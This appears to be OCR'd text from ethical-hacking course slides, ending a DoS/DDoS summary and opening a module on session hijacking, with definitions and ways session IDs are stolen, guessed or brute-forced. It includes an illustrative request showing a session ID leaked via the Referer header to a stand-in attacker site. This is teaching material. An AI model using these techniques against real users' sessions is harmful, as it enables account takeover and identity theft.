


- Denial of Service (DoS) is an attack on a computer or network that reduces, restricts or prevents accessibility of system resources to its legitimate users
- A distributed denial-of-service (DDoS) attack involves a multitude of compromised systems attacking a single target, thereby causing denial of service for users of the targeted system
- Attacker uses various techniques to carry out DoS/DDoS attacks on the target but these attacks are basically categorized into; volumetric attacks, fragmentation attacks, TCP state-exhaustion attacks, and application layer attacks
- There are organized groups of cyber criminals who work in a hierarchical setup with a predefined revenue sharing model, like a major corporation that offers criminal services
- A botnet is a huge network of the compromised systems and can be used by an attacker to launch denial-of-service attacks
- Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic
- The pen tester floods the target network with traffic, similar to hundreds of people repeatedly requesting the service in order to check the system stability

Session Hijacking

Module 10


Unmask the Invisible Hacker



Module Objectives



- ↳ Understanding Session Hijacking Concepts
- ↳ Understanding Application Level Session Hijacking
- ↳ Understanding Network Level Session Hijacking
- ↳ Session Hijacking Tools
- ↳ Session Hijacking Countermeasures
- ↳ Overview of Session Hijacking Penetration Testing



Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

5

Countermeasures

6

Penetration Testing

What is Session Hijacking?



01

Session hijacking refers to an attack where an attacker takes over a valid TCP communication session between two computers

02


Since most authentication only occurs at the start of a TCP session, this allows the attacker to gain access to a machine

03

Attackers can sniff all the traffic from the established TCP sessions and perform identity theft, information theft, fraud, etc.

04

The attacker steals a valid session ID and use it to authenticate himself with the server



Why Session Hijacking is Successful?



No account lockout for invalid session IDs



Indefinite session expiration time



Weak session ID generation algorithm or small session IDs



Most computers using TCP/IP are vulnerable



Insecure handling of session IDs



Most countermeasures do not work unless you use encryption

Session Hijacking Process



Stealing

- 1 The attacker uses different techniques to steal session IDs

Some of the techniques used to steal session IDs:

1. Using the HTTP referer header
2. Sniffing the network traffic
3. Using the cross-site-scripting attacks
4. Sending Trojans on client machines

Guessing

- 2 The attacker tries to guess the session IDs by observing variable parts of the session IDs

<http://www.hacksite.com/view/VW48266762824302>
<http://www.hacksite.com/view/VW48266762826502>
<http://www.hacksite.com/view/VW48266762828902>

Brute Forcing

- 3 The attacker attempts different IDs until he succeeds

Using brute force attack, an attacker tries to guess a session ID until he finds the correct session ID.

Stealing Session IDs

Using a “referrer attack,” an attacker tries to lure a user to click on a link to malicious site (say www.hacksite.com)


For example, GET /index.html
HTTP/1.0 Host: www.hacksite.com
Referer:
www.webmail.com/viewmsg.asp?msgid=689645&SID=2556X54VA75

The browser directs the referrer URL that contains the user's session ID to the attacker's site (www.hacksite.com), and now the attacker possesses the user's session ID.


Note: Session ID brute forcing attack is known as session prediction attack if the predicted range of values for a session ID is very small.

Session Hijacking Process

(Cont'd)



Packet Analysis of a Local Session Hijack



Types of Session Hijacking

